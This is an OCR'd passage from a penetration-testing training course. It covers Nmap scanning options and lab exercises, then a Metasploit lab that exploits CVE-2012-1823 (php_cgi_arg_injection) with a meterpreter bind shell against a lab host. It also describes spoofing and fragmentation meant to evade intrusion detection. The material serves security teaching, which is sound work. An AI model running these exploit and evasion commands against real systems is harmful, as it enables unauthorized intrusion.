Nmap places ports in this state when it is unable to determine whether a port is open or filtered. This occurs for scan types in which open ports give no response. The lack of response could also mean that a packet filter dropped the probe or any response it elicited. So Nmap does not know for sure whether the port is open or being filtered. The UDP, IP protocol, FIN, NULL, and Xmas scans classify ports this way.

Closed|filtered

This state is used when Nmap is unable to determine whether a port is closed or filtered. It is only used for the IP ID idle scan. This is the idea given to present the nmap functionality overview. You should practice all the lab exercises given in the appendix to master your scanning skills with nmap. However, it's worth to present you all in one pager as a cheat sheet for you to learn nmap useful switches in order to gain more hands-on experience with it.



NMAP **www.insecure.org**

nmap [Scan Type(s)] [Options] <host or net #1 ... [#N]>

Scan Options

-sT (TcpConnect) **-sS** (SYN scan) **-sF** (Fin Scan)
-sX (Xmas Scan) **-sN** (Null Scan) **-sP** (Ping Scan)
-sU (UDP scans) **-sO** (Protocol Scan) **-sI** (Idle Scan)
-sA (Ack Scan) **-sW** (Window Scan) **-sR** (RPC scan)
-sL (List/Dns Scan)

Ping detection

-P0 (don't ping) **-PT** (TCP ping) **-PS** (SYN ping)
-PI (ICMP ping) **-PB** (= PT + PI)
-PP (ICMP timestamp) **-PM** (ICMP netmask)

Output format

-oN(ormal) **-oX**(ml) **-oG**(repable) **-oA**(ll)

Timing

-T Paranoid – serial scan & 300 sec wait
-T Sneaky - serialize scans & 15 sec wait
-T Polite - serialize scans & 0.4 sec wait
-T Normal – parallel scan
-T Aggressive- parallel scan & 300 sec timeout & 1.25 sec/probe
-T Insane - parallel scan & 75 sec timeout & 0.3 sec/probe
--host_timeout **--max_rtt_timeout** (default - 9000)
--min_rtt_timeout **--initial_rtt_timeout** (default – 6000)
--max_parallelism **--scan_delay** (between probes)

--resume (scan) **--append_output**
-iL *<targets_filename>* **-p** *<port ranges>*
-F (Fast scan mode) **-D** *<decoy1 [,decoy2][,ME],>*|
-S *<SRC_IP_Address>* **-e** *<interface>*
-g *<portnumber>* **--data_length** *<number>*

--randomize_hosts **-O** (OS fingerprinting) **-I** (dent-scan)
-f (fragmentation) **-v** (verbose) **-h** (help)
-n (no reverse lookup) **-R** (do reverse lookup)
-r (dont randomize port scan) **-b <ftp relay host>** (FTP bounce)

Nmap cheat sheet


Let's now move into our lab environment to discover and practice what we have presented so far in this module.

Appendix "Lab Exercises"

To complete the lab exercises, you should have access to hakin9 lab environment or have your own home lab for practicing these exercises.

Know Yourself


We are connected to hakin9 lab environment via ssh channel with user [hakin9demo]. First, check the IP address of the system you are logged in by issuing the following command.



It's clear from that the screenshot above this machine is connected to two networks 192.168.56.x and 10.0.2.x respectively. If you ake a close look at the subnet mask, then you should realize that both of the networks belong to class C.

Host discovery

Now run the nmap host discovery command as shown in the figure below to discover the live hosts available in the two networks respectively. The figure below shows the output of the host discovery commands as well.



The scan results shows that the 192 network nmap has found 7 hosts that are up while the 10 network nmap has found 4 hosts that are up and running.

Port Scanning & Service Detection

From our previous scans, we have found that the following hosts are up and running.

Hosts: 10.0.2.2

Hosts: 10.0.2.3

Hosts: 10.0.2.4

Hosts: 10.0.2.15

Hosts: 192.168.56.1

Hosts: 192.168.56.101

Hosts: 192.168.56.103

Hosts: 192.168.56.104

Hosts: 192.168.56.105


Hosts: 192.168.56.106

Hosts: 192.168.56.107


We will save these hosts' Internet addresses in a text file and use it as an input to perform scans on all of these hosts in one go. Let's run the scan in the lab environment.

The snapshot below provides us with the detailed info on the command executed for nmap scan for open ports and service detection while using input file for host scanning. This is useful when you are saving scan results in an output file as well.


[livehosts] is the file containing above ip addresses and [-iL] is the switch for using this file as a target file. We have also used –exclude switch for excluding two ip addresses in our scan from the [livehosts] file.




You can also use the switches mentioned below to save the results in an output file to use it later for reviewing and preparing for later phases in penetration testing.



Below is the example scan we have run to save the results of our scan in the output file called [mylabscan] with the switch used [--oA].




Now type the command [ls] and you should be able to see the following files created by nmap. All the scan results are saved in these files respectively.



In the above snapshot, you can see that nmap has created three files [mylabscan.gnmap], [mylabscan.nmap] and [mylabscan.xml] respectively.

Operating System Fingerprinting


Let's run a quick scan to grab some information of the operating system running on the remote machine. Since we are running as a normal user, let's force nmap to run this scan as a privileged user as well. For this, we have to use [--privileged] switch to run OS fingerprint, as it requires root privileges. However, we have a setup which gives us the right to use nmap and run it as a privileged user but you have to trick nmap that the current user is privileged to run OS fingerprinting.




So, the target machine which is [192.168.56.107] is running OS [Linux 2.6] and Kernel Version is [2.6.17]. You can also notice that nmap has also discovered the uptime of this machine which is [4.98] days.

Source Address Spoofing

You can also ask nmap to spoof your source address in order to be more anonymous while you are scanning, but this doesn't provide you with accurate results. Switches use [-S 0.0.0.0] [-e eth0 –Pn].




With [-S] switch, you have told nmap which IP address it should use as the source address. Results are much better when you use –e switch for interface and [–Pn] switch for treating host as live. I have set the debugging level to three to find out what is happening in the background. Below is the snapshot on how nmap will run this scan.



Fragmented Scan

The switch [-f] causes the requested scan (including ping scans) to use tiny fragmented IP packets. The idea is to split up the TCP header over several packets to make it harder for packet filters, intrusion detection systems, and other annoyances to detect what you are doing.



NSE – Scripting Engine & Vulnerability Discovery

Nmap NSE provides you with the flexibility to run vulnerability scanning as well with the help of available scripts already installed with the nmap default installation. However, you can write your own script for your customized need.

Some theory is outlined by nmap officials before we run the NSE.

"While NSE has a complex implementation for efficiency, it is strikingly easy to use. Simply specify [–sC] switch to enable the most common scripts. Or specify the [--script] switch to choose your own scripts to execute by providing categories, script file names, or the name of directories full of scripts you wish to execute.

Script scanning is normally done in combination with a port scan, because scripts may be run or not run depending on the port states found by the scan. With the -sn option, it is possible to run a script scan without a port scan, only for host discovery. In this case, only host scripts will be eligible to run. To run a script scan with neither a host discovery nor a port scan, use the -Pn -sn options together with -sC or –script. Every host will be assumed to be up and only host scripts will be run. This technique is useful for scripts like whois that only use the remote system's address and don't require it to be up.


Scripts are not run in a sandbox and thus could accidentally or maliciously damage your system or invade your privacy. Never run scripts from third parties unless you trust the authors or have carefully audited the scripts yourself."

Let's run the NSE scan with all [http] scripts available. We have wild hard [http*]


This way NSE will load all available http scripts for scanning.

Let's have a look at the available scripts we already have with us. The snapshot below lists down available scripts and their path.

[.nse] is the extension for NMAP scripts. Let's see another example of running nmap scan to find out possible vulnerabilities for mysql running on port 3306.



You can also run a scan with [-A] and [--script=all] switches to incorporate all possible scripts available in nmap. However, you should save the results in a file for further analysis. Below is the snapshot for running such a scan.



In this scan a nmap NSE has loaded 470 scripts to run vulnerability scans by using available scripts in the nmap default installation, which we have already presented above.

However, this is not a recommended scan type. You should first complete the port scanning and then select the respective available script for detecting any vulnerabilities against the open port and the mapped service. I know you don't want to be called [script kiddie]!

Summary

We have covered the scanning part in detail and explored many of the nmap scanning options for performing different types of scanning. However, it is recommended that you should go through nmap manual page for more available options.

Happy hacking! Don't be just a script kiddie, keep learning keep hakin9 ●

Module 05
Hack in the Web Box

Introduction

Hacking is not that easy anymore. With the increasing concepts of intrusion detection and intrusion prevention systems, firewalls and security awareness, the terminology of information security is very much common now.

In the previous module of scanning, we presented different techniques and ways to perform scanning effectively and find out different open ports in your target.

But, what if you only find one open port! And assuming that is port 80 or 443 or port 25? Shocked?

Web Application and Web Servers

Considering the above scenario, the only ways of finding vulnerabilities and hacking into the target system are as follows:

- Identify vulnerabilities in the Web Server
- Identify vulnerabilities in the Web Application

Web applications, which work in connection with a database connected in the background, are more attractive to hackers and of course there are more chances of identifying vulnerabilities in such cases.

Typical Layout of Web Server & Application Hosting

Firewall blocks illegitimate accesses to the web server; all other ports are blocked except port 80. To make it even more difficult for hackers, all protocols are blocked except HTTP. And you have to hack the system! Tell me how?The answer is: by exploiting bugs in Web application & Web Servers.

Known Vulnerabilities in Web Serves and Web Applications

There are different standards and tools on the market which can be used to detect common vulnerabilities for web servers and web applications. I will just give a glimpse of OWASP.
OWASP Top 10

1. A1 Injection
2. A2 Broken Authentication and Session Management (was formerly 2010-A3)
3. A3 Cross-Site Scripting (XSS) (was formerly 2010-A2)
4. A4 Insecure Direct Object References
5. A5 Security Misconfiguration (was formerly 2010-A6)
6. A6 Sensitive Data Exposure (2010-A7 Insecure Cryptographic Storage and 2010-A9 Insufficient Transport Layer Protection were merged to form 2013-A6)
7. A7 Missing Function Level Access Control (renamed/broadened from 2010-A8 Failure to Restrict URL Access)
8. A8 Cross-Site Request Forgery (CSRF) (was formerly 2010-A5)
9. A9 Using Components with Known Vulnerabilities (new but was part of 2010-A6 – Security Misconfiguration)
10. A10 Unvalidated Redirects and Forwards

But the way we will cover this module, may be in a more interesting way. You will learn a different method that will help you focus on the critical vulnerabilities only and to practice and develop your skills in hacking web applications. We will not say that it's useless to follow the known standards but all hackers have their own way to hack!

Hack Port 80

Let's start practical hacking by exploiting through port 80 and by using known vulnerabilities to give you a proof of concepts.

Lab 01 – Hacking In The Box via MSF

Step 1


Logging into the hakin9 lab

Step 2

Host machines you have discovered in previous module of scanning – pick 192.168.56.105 as a target machine.

Step 3

Run Metasploit Framework by typing the command presented in the snapshot below.




Step 4


Check if the database is connected with Metasploit framework by typing the command shown in the snapshot below.

If you see any error, reach hakin9 technical team for help. At this stage, as shown in the snapshot below, let's run a quick scan to evaluate the security blueprint of the target machine we have set.


Target Machine: 192.168.56.105



Step 5
Run the command to check if the results of the nmap scan is saved in the database.



Good, looks like we have successfully saved the results of our nmap scan to the database connected with Metasploit. However, you can see that our scan has not discovered the operating system running on the targeted machine. Let's run the scan again with [OS fingerprinting switch] which we learned in the scanning module. Aren't you much familiar with the Metasploit framework? Don't worry, the upcoming module will let you master the framework.



Step 6


Check the open ports and services running on the targeted machine by running the following command:

Here, you can see five open ports including http. But we will only work on port 80, as this is what we are focusing on in this module. Now, in the next step, you need to find out vulnerabilities in the web server hosted on this machine and the web applications which are running.


To discover vulnerabilities, we now need to make use of any vulnerability scanner, which can discover vulnerabilities for us. In our case, we will be using NeXpose. If you are not familiar with NeXpose or vulnerabilities scanning, you don't need to worry – we will be covering it in detail in the upcoming modules. Here, it's important to give you a concept on how to hack web servers.

Step 7


Load NeXpose module and perform vulnerability scanning from Metasploit console only. Follow the steps as shown in the snapshots below.




NeXpose is discovering the vulnerabilities, once it's completed, it saves the results in the connected database so that we can see the results and look for the port 80 vulnerabilities. By saying port 80, it means that we will look for such vulnerabilities, which we can exploit by going through port 80 only. Run the command shown in the snapshot below to see the vulnerabilities discovered.



Your window will scroll long way as we have discovered enough vulnerabilities, but our target is port 80, so let's focus on port 80 and run a specific search by using the command shown in the following snapshot.



The snapshot above shows the vulnerabilities discovered by using the shown command. Let's look for PHP vulnerabilities by using the command shown below.




From this point, we have selected the two known vulnerabilities to exploit. Let's search for these two vulnerabilities.

Vulnerability Reference: CVE-2012-1823


Let's search this in our database of vulnerabilities which NeXpose has discovered. Use the command shown in the snapshot below.

This is okay, but do we have any exploit available in Metasploit framework against this vulnerability? Let's search by using the following command.



Great, the exploit is available. It is ranked as excellent in exploiting the vulnerability known as php_cgi_arg_injection.

Step 8
Exploiting the selected vulnerability in PHP as discovered in the vulnerability reference CVE-2012-182.



For your convenience, we have listed the commands to exploit the vulnerability with reference CVE-2012-1823

How to use:
msf > use exploit/multi/http/php_cgi_arg_injection


msf exploit(php_cgi_arg_injection) > set payload php/meterpreter/bind_tcp

msf exploit(php_cgi_arg_injection) > set rhost 192.168.56.105

rhost => 192.168.56.105

msf exploit(php_cgi_arg_injection) > show options

Successful exploitation would result in Meterpreter session being opened. If you didn't understand what happened in the exploitation phase, you don't need to worry – we would be mastering the Metasploit in the upcoming module dedicated to understanding and practicing Metasploit.



We have successfully exploited the PHP vulnerability via port 80, which exists in the web server running with PHP enabled. So, where did your firewall go? Firewall has to open the port to enable web traffic and hence we used that channel to hack in the web box via Metasploit console only!

Lab 01 is done and dusted. Now let's go to run lab 02 to understand how to hack without Metasploit and run it the expert's way. Let's do it.

